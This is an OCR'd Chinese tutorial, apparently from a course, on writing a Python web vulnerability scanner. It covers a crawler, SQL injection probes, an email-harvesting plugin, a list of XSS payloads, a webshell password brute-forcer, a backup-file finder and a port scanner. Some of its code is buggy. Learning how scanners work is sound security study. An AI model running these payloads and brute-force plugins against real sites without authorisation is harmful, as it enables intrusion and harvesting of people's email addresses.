
Python打造Web漏洞扫描器（BirdScaner）

by: bird

零. 目录

使用python打造自己的漏洞扫描器，拥有插件系统，可以自定义，实现扫描器基础功能。会实现网站爬虫，基于爬虫的插件，CMS识别，目标端口扫描，系统指纹分析，目录敏感文件爆破，最后会以web接口方式操作，展现扫描的成果



一. 网站爬虫+SQL注入检测

1. 模块功能：

编写一个简单的多线程爬虫，用于对网站地址进行爬取，编写一个简单的sql注入工具，用于对网站地址进行sql注入的检测，这是简单的扫描器雏形编写，爬虫+sql判断程序，后续优化以此雏形为基础

2. 基础知识：

多线程的使用

网站爬虫的基本知识

SQL注入的基本原理

SQL检测工具编写，多参数URL的sql注入检测

正则表达式的基本知识

3.开发原理

1）爬虫编写思路

首先需要开发一个爬虫用于收集网站的链接，爬虫需要记录一下已经爬取的链接和待爬取的链接，并且去重复，用python的set()就可以解决，大概流程是：

- 输入url
- 下载解析出url
- url去重，判断是否为本站
- 加入到待爬去列表
- 重复循环即可

2）SQL判断思路

- 通过在url 后面加上 AND %d=%d 或者 OR NOT (%d>%d)
- %d后面的数字是随机可变的
- 然后搜索网页中特殊关键词,比如：

```
mysql中是 SQL syntax.*MySQL
Microsoft SQL Server是 Warning.*mssql_
Microsoft Access 是 Microsoft Access Driver
Oracle 是 Oracle error
IBM DB2 是 DB2 SQL error
SQLite 是 SQLite.Exception 等等....
```

- 通过这些关键词就可以判断出所用的数据库
- 还要判断一下waf之类的东西，有这种东西就直接停止
- 简单的方法就是用特定的url访问，如果出现了像 ip banned ,firewall之类的关键词，可以判断出是waf了
- 具体的正则表达式是 (?i)(\A|\b)IP\b.*\b(banned|blocked|bl(a|o)ck\s?list|firewall)
- 当然只是简单的来判断是否有注入，用这个思路写个脚本，非常简单

4. 开发环境

需要先安装这两个python库：

```
pip install requests
pip install beautifulsoup4
```

项目目录结构：

```
/Birdscan.py //项目启动主文件
/lib/core //核心文件存放目录
/lib/core/config.py //配置文件
/script //插件存放
/exp //exp和poc存放
```

5. 开发步骤

1. sql检测脚本编写

用一个字典存储数据库特征：

```
DBMS_ERRORS = {
              # regular expressions used for DBMS recognition based on error message response
    "MySQL": (r"SQL syntax.*MySQL", r"Warning.*mysql_.*", r"valid MySQL result", r"MySqlClient\."),
    "PostgreSQL": (r"PostgreSQL.*ERROR", r"Warning.*\Wpg_.*", r"valid PostgreSQL result", r"Npgsql\."),
    "Microsoft SQL Server": (r"Driver.* SQL[\-\_\ ]*Server", r"OLE DB.* SQL Server", r"(\W|\A)SQL Server.*Driver", r"Warning.*mssql_.*", r"(\W|\A)SQL Server.*[0-9a-fA-F]{8}", r"(?s)Exception.*\WSystem\.Data\.SqlClient\.", r"(?s)Exception.*\WRoadhouse\.Cms\."),
    "Microsoft Access": (r"Microsoft Access Driver", r"JET Database Engine", r"Access Database Engine"),
    "Oracle": (r"\bORA-[0-9][0-9][0-9][0-9]", r"Oracle error", r"Oracle.*Driver", r"Warning.*\Woci_.*", r"Warning.*\Wora_.*"),
```

```
    "IBM DB2": (r"CLI Driver.*DB2", r"DB2 SQL error", r"\bdb2_\w+\("),
    "SQLite": (r"SQLite/JDBCDriver", r"SQLite.Exception",
r"System.Data.SQLite.SQLiteException", r"Warning.*sqlite_.*",
r"Warning.*SQLite3::", r"\[SQLITE_ERROR\]"),
    "Sybase": (r"(?i)Warning.*sybase.*", r"Sybase message",
r"Sybase.*Server message.*"),
}
```

通过正则，如果发现我们的正则语句，就可以判断出是哪个数据库了

```
for (dbms, regex) in ((dbms, regex) for dbms in DBMS_ERRORS for regex
in DBMS_ERRORS[dbms]):
        if(re.search(regex,_content)):
            return True
```

这个是我们的测试语句[payload]

```
BOOLEAN_TESTS = (" AND %d=%d", " OR NOT (%d=%d)")
```

用报错语句返回正确的内容和错误的内容进行对比

```
for test_payload in BOOLEAN_TESTS:
#正确的网页
        RANDINT = random.randint(1, 255)
        _url = url + test_payload%(RANDINT,RANDINT)
        content["true"] = Downloader.get(_url)
        _url = url + test_payload%(RANDINT,RANDINT+1)
        content["false"] = Downloader.get(_url)
        if content["origin"]==content["true"]!=content["false"]:
            return "sql fonud: %"%url
```

这一句，意思就是当原始的网页等于正确的网页不等于错误的网页内容时就可以判定这个地址存在注入漏洞

```
```

```
content["origin"]==content["true"]!=content["false"]
```

完整代码：

```
import re,random
from lib.core import Download
def sqlcheck(url):
    if(not url.find("?")):
        return False
    Downloader = Download.Downloader()
    BOOLEAN_TESTS = (" AND %d=%d", " OR NOT (%d=%d)")
    DBMS_ERRORS = {# regular expressions used for DBMS recognition based on error message response
    "MySQL": (r"SQL syntax.*MySQL", r"Warning.*mysql_.*", r"valid MySQL result", r"MySqlClient\."),
    "PostgreSQL": (r"PostgreSQL.*ERROR", r"Warning.*\Wpg_.*", r"valid PostgreSQL result", r"Npgsql\."),
    "Microsoft SQL Server": (r"Driver.* SQL[\-\_\ ]*Server", r"OLE DB.* SQL Server", r"(\W|\A)SQL Server.*Driver", r"Warning.*mssql_.*", r"(\W|\A)SQL Server.*[0-9a-fA-F]{8}", r"(?s)Exception.*\WSystem\.Data\.SqlClient\.", r"(?s)Exception.*\WRoadhouse\.Cms\."),
    "Microsoft Access": (r"Microsoft Access Driver", r"JET Database Engine", r"Access Database Engine"),
    "Oracle": (r"\bORA-[0-9][0-9][0-9][0-9]", r"Oracle error", r"Oracle.*Driver", r"Warning.*\Woci_.*", r"Warning.*\Wora_.*"),
    "IBM DB2": (r"CLI Driver.*DB2", r"DB2 SQL error", r"\bdb2_\w+\("),
    "SQLite": (r"SQLite/JDBCDriver", r"SQLite.Exception", r"System.Data.SQLite.SQLiteException", r"Warning.*sqlite_.*", r"Warning.*SQLite3::", r"\[SQLITE_ERROR\]"),
    "Sybase": (r"(?i)Warning.*sybase.*", r"Sybase message", r"Sybase.*Server message.*"),
}
    _url = url + "%29%28%22%27"
    _content = Downloader.get(_url)
    for (dbms, regex) in ((dbms, regex) for dbms in DBMS_ERRORS for regex in DBMS_ERRORS[dbms]):
        if(re.search(regex,_content)):
            return True
```

```
    content = {}
    content["origin"] = Downloader.get(_url)
    for test_payload in BOOLEAN_TESTS:
        RANDINT = random.randint(1, 255)
        _url = url + test_payload%(RANDINT,RANDINT)
        content["true"] = Downloader.get(_url)
        _url = url + test_payload%(RANDINT,RANDINT+1)
        content["false"] = Downloader.get(_url)
        if content["origin"]==content["true"]!=content["false"]:
            return "sql fonud: %"%url
```

在/script目录中创建这个文件，命名为sqlcheck.py。 暂时可以把他作为一个模块单独的进行调用，等以后写完插件系统后可由插件系统自动的调用这些模块。

有些url地址是不需要测试的，比如.html结尾的地址，可以过滤掉他们，这里我直接find("?")查找?来判断url是否符合的标准

2. 爬虫的编写

爬虫的思路上面已经讲过了，先完成url的管理，单独将他作为一个类 文件保存在lib/core/UrlManager.py

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

class UrlManager(object):
    def __init__(self):
        self.new_urls = set()
        self.old_urls = set()

    def add_new_url(self, url):
        if url is None:
            return
        if url not in self.new_urls and url not in self.old_urls:
            self.new_urls.add(url)

    def add_new_urls(self, urls):
        if urls is None or len(urls) == 0:
            return
        for url in urls:
```

```
            self.add_new_url(url)

    def has_new_url(self):
        return len(self.new_urls) != 0

    def get_new_url(self):
        new_url = self.new_urls.pop()
        self.old_urls.add(new_url)
        return new_url
```

同时为了方便，也可以将下载功能单独的作为一个类使用,文件保存在lib/core/Downloader.py简单写一下get/post方法即可

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

import requests

class Downloader(object):
    def get(self,url):
        r = requests.get(url,timeout=10)
        if r.status_code != 200:
            return None
        _str = r.text
        return _str

    def post(self,url,data):
        r = requests.post(url,data)
        _str = r.text
        return _str

    def download(self, url,htmls):
        if url is None:
            return None
        _str = {}
        _str["url"] = url
        try:
            r = requests.get(url, timeout=10)
            if r.status_code != 200:
                return None
```

```
            _str["html"] = r.text
        except Exception as e:
            return None
        htmls.append(_str)
```

特别说明下，因为爬虫会是多线程的，所以类中有个download方法是专门为多线程下载用的。

在 lib/core/Spider.py 创建爬虫。

爬虫代码如下：

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

from lib.core import Downloader,UrlManager
import threading
from urlparse import urljoin
from bs4 import BeautifulSoup

class SpiderMain(object):
    def __init__(self,root,threadNum):
        self.urls = UrlManager.UrlManager()
        self.download = Downloader.Downloader()
        self.root = root
        self.threadNum = threadNum

    def _judge(self, domain, url):
        if (url.find(domain) != -1):
            return True
        else:
            return False

    def _parse(self,page_url,content):
        if content is None:
            return
        soup = BeautifulSoup(content, 'html.parser')
        _news = self._get_new_urls(page_url,soup)
        return _news

    def _get_new_urls(self, page_url,soup):
```

```
        new_urls = set()
        links = soup.find_all('a')
        for link in links:
            new_url = link.get('href')
            new_full_url = urljoin(page_url, new_url)
            if(self._judge(self.root,new_full_url)):
                new_urls.add(new_full_url)
        return new_urls

    def craw(self):
        self.urls.add_new_url(self.root)
        while self.urls.has_new_url():
            _content = []
            th = []
            for i in list(range(self.threadNum)):
                if self.urls.has_new_url() is False:
                    break
                new_url = self.urls.get_new_url()

                ## sql check


                print("craw:" + new_url)
                t =
threading.Thread(target=self.download.download,args=
(new_url,_content))
                t.start()
                th.append(t)
            for t in th:
                t.join()
            for _str in _content:
                if _str is None:
                    continue
                new_urls = self._parse(new_url,_str["html"])
                self.urls.add_new_urls(new_urls)
```

爬虫通过调用craw()方法传入一个网址进行爬行，然后采用多线程的方法下载待爬行的网站，下载后的源码用_parse方法调用BeautifulSoup进行解析，之后将解析出的url列表丢入url管理器中，这样循环，最后只要爬完了网页，爬虫就会停止

我们使用了threading库，进行多线程编写，本项目中，可以自定义需要开启的线程数，线

程开启后，每个线程会得到一个url进行下载，然后线程会阻塞，阻塞完毕后线程放行，继续运行

3. 爬虫和SQL检查的结合

在lib/core/Spider.py文件引用一下from script import sqlcheck 等后面开发出了插件系统后，就不需要这样引用了，爬虫会自动调用，但这里为了测试，还是引用一下，在craw()方法中，取出新url地方调用一下

```
##sql check
try:
    if(sqlcheck.sqlcheck(new_url)):
        print("url:%s sqlcheck is valueable"%new_url)
except:
    pass
```

用try检测可能出现的异常，绕过它，在文件Biedscan.py中，可以进行测试了

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-
'''
Name:BirdScan
Author:bird
Copyright (c) 2017
'''
import sys
from lib.core.Spider import SpiderMain

def main():
    root = "https://www.shiyanlou.com/"
    threadNum = 10
    #spider
    w8 = SpiderMain(root,threadNum)
    w8.craw()

if __name__ == '__main__':
    main()
```

6.总结

- SQL注入检测通过一些payload使页面报错，判断原始网页，正确网页，错误网页即可检测出是否存在SQL注入漏洞
- 通过匹配出sql报错出来的信息，可以正则判断出所用的数据库
- 扫描器目前是通过一个爬虫扫描来进行漏洞检测，以后会从各个方面进行检测

二.开发爬虫E-Mail收集插件

1.模块功能

基于之前的爬虫，在爬虫的基础上增加一个插件系统，通过爬虫爬取网页链接后调用这个插件系统中的插件进行各种操作，本模块会写个简单的email收集插件作为列子，后面也会写如何写各种基于爬虫的插件

2.基础知识

- python中__import__函数
- python如何写一个插件系统
- 简单正则的运用(email查找)
- 扫描器插件系统的工作流程

3.开发原理

利用python的__import__函数动态引入脚本，只需要规定脚本如何编写，便可以进行调用，email收集是基于爬虫得到的源码进行正则匹配。之前的模块我们创造了script这个目录，这个目录里面存放我们编写的python插件

4.开发步骤

1.__import__函数:

import是导入模块的，但是其实import实际上是使用builtin函数import来工作的。 在一些程序中，可以动态去调用函数，如果知道模块的名称(字符串)的时候，可以很方便的使用动态调用。

一个简单的代码:

```
def getfunctionbyname(module_name,function_name):
    module = __import__(module_name)
```

```
    return getattr(module,function_name)
```

通过这段代码，就可以简单调用一个模块的函数了

2. 插件系统开发流程：

- 一个插件系统运转工作，主要进行以下几个方面的操作
- 获取插件，通过对一个目录里的以.py的文件扫描得到
- 将插件目录加入到环境变量sys.path
- 爬虫将扫描好的url和网页源码传递给插件
- 插件工作，工作完毕后主动权还给扫描器

3 插件系统代码：

在lib/core/plugin.py中创建一个spiderplus类，实现满足要求的代码

```
#!/usr/bin/env python
# __author__= 'BirdScan'
import os
import sys
class spiderplus(object):
    def __init__(self,plugin,disallow=[]):
        self.dir_exploit = []
        self.disallow = ['__init__']
        self.disallow.extend(disallow)
        self.plugin = os.getcwd()+'/' +plugin
        sys.path.append(plugin)

    def list_plusg(self):
        def filter_func(file):
            if not file.endswith(".py"):
                return False
            for disfile in self.disallow:
                if disfile in file:
                    return False
            return True
        dir_exploit = filter(filter_func, os.listdir(self.plugin))
```

```
        return list(dir_exploit)

    def work(self,url,html):
        for _plugin in self.list_plusg():
            try:
                m = __import__(_plugin.split('.')[0])
                spider = getattr(m, 'spider')
                p = spider()
                s =p.run(url,html)
            except Exception,e:
                print e
```

work函数中需要传递url,html，这个就是扫描器传给插件系统的，通过代码

```
spider = getattr(m, 'spider')
p = spider()
s =p.run(url,html)
```

定义插件必须使用 class spider中的run方法调用。

4 扫描器中调用插件

这里主要是爬虫调用插件，因为插件需要传递url和网页源码这两个参数，所以在爬虫获取到这两个的地方加入插件系统的代码即可。

首先打开 Spider.py

在 Spider.py 文件开头加上

```
import plugin
```

然后在文件的末尾加上：

```
disallow = ["sqlcheck"]
_plugin = plugin.spiderplus("script",disallow)
_plugin.work(_str["url"],_str["html"])
```

disallow是不允许的插件列表，为了方便测试，我们可以把sqlcheck填上，当然，也可以不要了。因为接下来就修改下我们上节的sql注入检测工具，使他可以融入插件系统。

5 sql注入融入插件系统

其实非常简单，修改下script/sqlcheck.py为下面即可：

```
import re,random
import lib.core import Download
class spider:
    def run(self,url,html):
        if(not url.find("?")):
            return False
        Downloader = Download.Downloader()
        BOOLEAN_TESTS = (" AND %d=%d", " OR NOT (%d=%d)")
        DBMS_ERRORS = {# regular expressions used for DBMS recognition based on error message response
        "MySQL": (r"SQL syntax.*MySQL", r"Warning.*mysql_.*", r"valid MySQL result", r"MySqlClient\."),
        "PostgreSQL": (r"PostgreSQL.*ERROR", r"Warning.*\Wpg_.*", r"valid PostgreSQL result", r"Npgsql\."),
        "Microsoft SQL Server": (r"Driver.* SQL[\-\_\ ]*Server", r"OLE DB.* SQL Server", r"(\W|\A)SQL Server.*Driver", r"Warning.*mssql_.*", r"(\W|\A)SQL Server.*[0-9a-fA-F]{8}", r"(?s)Exception.*\WSystem\.Data\.SqlClient\.", r"(?s)Exception.*\WRoadhouse\.Cms\."),
        "Microsoft Access": (r"Microsoft Access Driver", r"JET Database Engine", r"Access Database Engine"),
        "Oracle": (r"\bORA-[0-9][0-9][0-9][0-9]", r"Oracle error", r"Oracle.*Driver", r"Warning.*\Woci_.*", r"Warning.*\Wora_.*"),
        "IBM DB2": (r"CLI Driver.*DB2", r"DB2 SQL error", r"\bdb2_\w+\("),
        "SQLite": (r"SQLite/JDBCDriver", r"SQLite.Exception", r"System.Data.SQLite.SQLiteException", r"Warning.*sqlite_.*", r"Warning.*SQLite3::", r"\[SQLITE_ERROR\]"),
        "Sybase": (r"(?i)Warning.*sybase.*", r"Sybase message", r"Sybase.*Server message.*"),
    }
        _url = url + "%29%28%22%27"
```

```
        _content = Downloader.get(_url)
        for (dbms, regex) in ((dbms, regex) for dbms in DBMS_ERRORS
for regex in DBMS_ERRORS[dbms]):
            if(re.search(regex,_content)):
                return True
        content = {}
        content["origin"] = Downloader.get(_url)
        for test_payload in BOOLEAN_TESTS:
            RANDINT = random.randint(1, 255)
            _url = url + test_payload%(RANDINT,RANDINT)
            content["true"] = Downloader.get(_url)
            _url = url + test_payload%(RANDINT,RANDINT+1)
            content["false"] = Downloader.get(_url)
            if content["origin"]==content["true"]!=content["false"]:
                return "sql fonud: %"%url
```

从源码可以看出，只需要实现了class spider和 def run(self,url,html)就可以使扫描器工作了，然后为了方便，去掉了以前的requests模块，引用自己写的下载模块.然后注释掉原来在扫描器中调用sql注入的部分就可以了。

6 E-Mail搜索插件

然后在编写一个简单的列子，搜索网页中的e-mail
因为插件系统会传递网页源码，用一个正则表达式([\w-]+@[\w-]+\.[\w-]+)+搜索出所有的邮件。

创建script/email_check.py文件：

```
#!/usr/bin/env python
# __author__= 'BirdScan'
import re
class spider():
    def run(self,url,html):
        #print(html)
        pattern = re.compile(r'([\w-]+@[\w-]+\.[\w-]+)+')
        email_list = re.findall(pattern, html)
        if(email_list):
            print(email_list)
            return True
```

```
        return False
```

5. 总结

这个模块简单实现了基于爬虫的插件系统，可以利用这个系统结合爬虫编写很多有趣的插件来进行扫描

三. 基于爬虫开发XSS检测插件

1. 模块功能

本模块会基于之前开发的插件框架，根据xss漏洞形成的原理，编写一个简单的XSS检测插件

2. 基础知识

XSS基础知识

XSS检测原理

3. 漏洞原理

跨站脚本攻击(Cross Site Scripting)，为不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆，故将跨站脚本攻击缩写为XSS。恶意攻击者往Web页面里插入恶意Script代码，当用户浏览该页之时，嵌入其中Web里面的Script代码会被执行，从而达到恶意攻击用户的目的

4. 开发步骤

基于爬虫系统开发出了插件系统，这个系统会非常方便的把爬取出来的链接传递到插件系统中，只需要一个框架：

```
import re,random
from lib.core import Download
class spider:
    def run(self,url,html):
         pass
```

然后将运行函数写到run函数里面就可以了,url,html是插件系统传递过来的链接和链接的网页源码

1. 检测原理：

这里先做个很简单的xss原理检测工具，也很简单，就是通过一些xss的payload加入到url参数中，然后查找url的源码中是否存在这个参数，存在则可以证明页面存在xss漏洞了。

payload list:

```
</script>"><script>prompt(1)</script>
</ScRiPt>"><ScRiPt>prompt(1)</ScRiPt>
"><img src=x onerror=prompt(1)>
"><svg/onload=prompt(1)>
"><iframe/src=javascript:prompt(1)>
"><h1 onclick=prompt(1)>Clickme</h1>
"><a href=javascript:prompt(1)>Clickme</a>
"><a href="javascript:confirm%28 1%29">Clickme</a>
"><a
href="data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+">click</a>
"><textarea autofocus onfocus=prompt(1)>
">
<a/href=javascript&colon;co\u006efir\u006d&#40;&quot;1&quot;&#41;>clic
kme</a>
"><script>co\u006efir\u006d`1`</script>
"><ScRiPt>co\u006efir\u006d`1`</ScRiPt>
"><img src=x onerror=co\u006efir\u006d`1`>
"><svg/onload=co\u006efir\u006d`1`>
"><iframe/src=javascript:co\u006efir\u006d%28 1%29>
"><h1 onclick=co\u006efir\u006d(1)>Clickme</h1>
"><a href=javascript:prompt%28 1%29>Clickme</a>
"><a href="javascript:co\u006efir\u006d%28 1%29">Clickme</a>
"><textarea autofocus onfocus=co\u006efir\u006d(1)>
"><details/ontoggle=co\u006efir\u006d`1`>clickmeonchrome
"><p/id=1%0Aonmousemove%0A=%0Aconfirm`1`>hoveme
"><img/src=x%0Aonerror=prompt`1`>
"><iframe srcdoc="&lt;img src&equals;x:x
onerror&equals;alert&lpar;1&rpar;&gt;">
"><h1/ondrag=co\u006efir\u006d`1`)>DragMe</h1>
```

2. 代码编写

为了以后代码编写的方便，编写一个函数取出url中的参数， 比如 https://www.bird.com/hacker/?a=1&b=2&c=3 ，要将 1 2 3 都取出来进行替换，所以先创

建一个公共函数来分割这些文本。

在文件 lib/core/common.py 中

```
def urlsplit(url):
    domain = url.split("?")[0]
    _url = url.split("?")[-1]
    pararm = {}
    for val in _url.split("&"):
        pararm[val.split("=")[0]] = val.split("=")[-1]

    #combine
    urls = []
    for val in pararm.values():
        new_url = domain + '?' + _url.replace(val,'my_Payload')
        urls.append(new_url)
    return urls
```

这个函数会返回一个元组将每个参数用my_Payload标记，到时候我们替换这个参数就行了。

然后编写我们的xss检查程序，这个程序也是一个基于爬虫的框架

3. xss检测程序代码

在script目录下新建文件xss_check.py

代码如下：

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

from lib.core import Download,common
import sys,os

payload = []
filename = os.path.join(sys.path[0],"data","xss.txt")
f = open(filename)
for i in f:
    payload.append(i.strip())

class spider():
```

```
    def run(self,url,html):
        download = Download.Downloader()
        urls = common.urlsplit(url)

        if urls is None:
            return False
        for _urlp in urls:
            for _payload in payload:
                _url = _urlp.replace("my_Payload",_payload)
                print "[xss test]:",_url
                #我们需要对URL每个参数进行拆分,测试
                _str = download.get(_url)
                if _str is None:
                    return False
                if(_str.find(_payload)!=-1):
                    print "xss found:%s"%url
        return False
```

```
payload = []
filename = os.path.join(sys.path[0],"data","xss.txt")
f = open(filename)
for i in f:
    payload.append(i.strip())
```

这行代码主要实现了读取我们的xsspayload文件。

因为文件是在windows下生成的，所以要对每行用strip()过滤下\n 空格等的特殊符号。接下来的代码就是xss检测的运行流程了，获取到url，拆分url，对每个url拆分参数进入注入分析，成功就返回出来。一个很简单的思路

四. 基于爬虫开发webshell爆破插件与备份扫描

1. 模块功能

接着来写两个基于爬虫的插件 一个是webshell爆破插件，一个是基于爬虫的备份扫描

2. 模块介绍

列表项可以通过爬虫系统调用webshell爆破对每个页面进行1000+字典的爆破，有时候也会有出其不意的效果。

列表项另外也可以编写一个基于爬虫的备份扫描，这个插件很有必要，一般站长喜欢用文件的命名后门加上.bak，或者其他来备份文件，创造一个基于爬虫的备份文件扫描程序来查看是否存在这些程序。

3. 开发步骤

1 webhsell爆破插件编写

前言

这个功能虽然在实战的时候比较鸡肋，但有时候也有出奇不意的效果。 在这里我参考这篇文章：http://www.myhack58.com/Article/60/61/2016/82250.htm， 这篇文章提供一个方法可以快速爆破webshell的1000个密码，由这个思路，我的webshell爆破插件将可以很快检测，不需要多少时间

代码编写

script目录中新建webshell_check.py文件

```
#!/usr/bin/env python
# __author__= 'HackerBird'

#对每个.php结尾的文件进行一句话爆破
import os
import sys

from lib.core.Download import Downloader

filename = os.path.join(sys.path[0],"data","web_shell.dic")
payload = []
f = open(filename)
a = 0
for i in f:
    payload.append(i.strip())
    a+=1
    if(a==999):
        break

class spider:
    def run(self,url,html):
```

```
        if(not url.endswith(".php")):
            return False
        print '[Webshell check]:',url
        post_data = {}
        for _payload in payload:
            post_data[_payload] = 'echo "password is %s";' % _payload
            r = Downloader.post(url,post_data)
            if(r):
                print("webshell:%s"%r)
                return True
        return False
```

字典文件随意找个top1000弱密码放到data目录中，命名为web_shell.dic。 可以通过 wget 命令获取

```
$ wget http://labfile.oss.aliyuncs.com/courses/761/web_shell.dic
```

2 基于爬虫的备份扫描器

前言

很幸运，已经有前辈大牛们造好了轮子：https://github.com/secfree/bcrpscan。当然，轮子造的太好了，只需要其中的生成路径部分，简单修改了一下，使输入一个网站路径就可以得出备份文件地址。

代码编写

在script目录下新建bak_check.py。

代码:

```
#!/usr/bin/env python
# __author__= 'HackerBird'
from lib.core.Download import Downloader
import sys
import urlparse
DIR_PROBE_EXTS = ['.tar.gz', '.zip', '.rar', '.tar.bz2']
FILE_PROBE_EXTS = ['.bak', '.swp', '.1']
download = Downloader()

```

```
def get_parent_paths(path):
    paths = []
    if not path or path[0] != '/':
        return paths
    paths.append(path)
    tph = path
    if path[-1] == '/':
        tph = path[:-1]
    while tph:
        tph = tph[:tph.rfind('/')+1]
        paths.append(tph)
        tph = tph[:-1]
    return paths
class spider:
    def run(self,url,html):
        pr = urlparse.urlparse(url)
        paths = get_parent_paths(pr.path)
        web_paths = []
        for p in paths:
            if p == "/":
                for ext in DIR_PROBE_EXTS:
                    u = '%s://%s%s%s' % (pr.scheme, pr.netloc, p,
pr.netloc+ext)
            else:
                if p[-1] == '/':
                    for ext in DIR_PROBE_EXTS:
                        u = '%s://%s%s%s' % (pr.scheme, pr.netloc,
p[:-1], ext)
                else:
                    for ext in FILE_PROBE_EXTS:
                        u = '%s://%s%s%s' % (pr.scheme, pr.netloc, p,
ext)
            web_paths.append(u)
        for path in web_paths:
            print "[web path]:%s"%path
            if(download.get(path) is not None):
                print "[+] bak file has found :%s"%path
        return False
```

五. 目标端口扫描与系统指纹分析

1. 模块功能：

利用python的socket模块连接端口-俗称端口扫描，通过对应的端口返回出对应的端口服务

2. 基础知识

- Socket
- 对应端口对应服务
- 多线程的操作
- 扫描器中的使用

3. 开发原理

在渗透测试的初步阶段通常我们都需要对攻击目标进行信息搜集，而端口扫描就是信息搜集中至关重要的一个步骤。通过端口扫描我们可以了解到目标主机都开放了哪些服务，甚至能根据服务猜测可能存在某些漏洞。

TCP端口扫描一般分为以下几种类型：

1. TCP connect扫描：也称为全连接扫描，这种方式直接连接到目标端口，完成了TCP三次握手的过程，这种方式扫描结果比较准确，但速度比较慢而且可轻易被目标系统检测到。
2. TCP SYN扫描：也称为半开放扫描，这种方式将发送一个SYN包，启动一个TCP会话，并等待目标响应数据包。如果收到的是一个RST包，则表明端口是关闭的，而如果收到的是一个SYN/ACK包，则表示相应的端口是打开的。
3. TCP FIN扫描：这种方式发送一个表示拆除一个活动的TCP连接的FIN包，让对方关闭连接。如果收到了一个RST包，则表明相应的端口是关闭的。
4. TCP XMAS扫描：这种方式通过发送PSH、FIN、URG、和TCP标志位被设为1的数据包。如果收到了一个RST包，则表明相应的端口是关闭的。

4. 开发步骤

1. 简单的扫描

引入skcket模块中的connect，可以连接一个指定端口。

```
1  from socket import *
2
3  def portScanner(host,port):
4      try:
```

```
        s = socket(AF_INET,SOCK_STREAM)
        s.connect((host,port))
        print('[+] %d open' % port)
        s.close()
    except:
        print('[-] %d close' % port)
```

2. 对应端口服务

一般查找对应指纹的方式是先连接到目标端口，然后发送一个指令，根据返回的数据得到对应的指纹，这个方法比较准确但要制作起来非常麻烦，要一个个测试每个端口对应的服务。

这里我提供一个比较简单但容错率比较低的方法，就是每个端口对应一个服务，如果扫描到这个端口，那么端口对应的服务也是这个。对于一般的网站来说，网站管理员一般也不会管理这些端口，不会特意修改，所以还是比较有用的，这里收集了端口服务指纹如下：

```
PORT = {80:"web",8080:"web",3311:"kangle",3312:"kangle",3389:"mstsc",4440:"rundeck",5672:"rabbitMQ",5900:"vnc",6082:"varnish",7001:"weblogic",8161:"activeMQ",8649:"ganglia",9000:"fastcgi",9090:"ibm",9200:"elasticsearch",9300:"elasticsearch",9999:"amg",10050:"zabbix",11211:"memcache",27017:"mongodb",28017:"mondodb",3777:"dahua jiankong",50000:"sap netweaver",50060:"hadoop",50070:"hadoop",21:"ftp",22:"ssh",23:"telnet",25:"smtp",53:"dns",123:"ntp",161:"snmp",8161:"snmp",162:"snmp",389:"ldap",443:"ssl",512:"rlogin",513:"rlogin",873:"rsync",1433:"mssql",1080:"socks",1521:"oracle",1900:"bes",2049:"nfs",2601:"zebra",2604:"zebra",2082:"cpanle",2083:"cpanle",3128:"squid",3312:"squid",3306:"mysql",4899:"radmin",8834:'nessus',4848:'glashfish'}
```

3 代码编写

在 /lib/core 中 编写 PortScan.py

整个代码如下：

```
#!/usr/bin/env python
# __author__= 'w8ay'

```

```
import socket
import threading
import Queue

class PortScan:
    def __init__(self,ip="localhotst",threadNum = 5):
        self.PORT =
{80:"web",8080:"web",3311:"kangle",3312:"kangle",3389:"mstsc",4440:"ru
ndeck",5672:"rabbitMQ",5900:"vnc",6082:"varnish",7001:"weblogic",8161:
"activeMQ",8649:"ganglia",9000:"fastcgi",9090:"ibm",9200:"elasticsearc
h",9300:"elasticsearch",9999:"amg",10050:"zabbix",11211:"memcache",270
17:"mongodb",28017:"mondodb",3777:"dahua jiankong",50000:"sap
netweaver",50060:"hadoop",50070:"hadoop",21:"ftp",22:"ssh",23:"telnet"
,25:"smtp",53:"dns",123:"ntp",161:"snmp",8161:"snmp",162:"snmp",389:"l
dap",443:"ssl",512:"rlogin",513:"rlogin",873:"rsync",1433:"mssql",1080
:"socks",1521:"oracle",1900:"bes",2049:"nfs",2601:"zebra",2604:"zebra"
,2082:"cpanle",2083:"cpanle",3128:"squid",3312:"squid",3306:"mysql",48
99:"radmin",8834:'nessus',4848:'glashfish'}
        self.threadNum = threadNum
        self.q = Queue.Queue()
        self.ip = ip
        for port in self.PORT.keys():
            self.q.put(port)

    def _th_scan(self):
        while not self.q.empty():
            port = self.q.get()
            s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
            s.settimeout(1)
            try:
                s.connect((self.ip, port))
                print "%s:%s OPEN [%s]"%(self.ip,port,self.PORT[port])
            except:
                print "%s:%s Close"%(self.ip,port)
            finally:
                s.close()

    def work(self):
        threads = []
        for i in range(self.threadNum):
            t = threading.Thread(target=self._th_scan())
            threads.append(t)
```

```
            t.start()
        for t in threads:
            t.join()
        print('[*] The scan is complete!')
```

在具体实现过程中，首先用队列压入所有要检测的端口

```
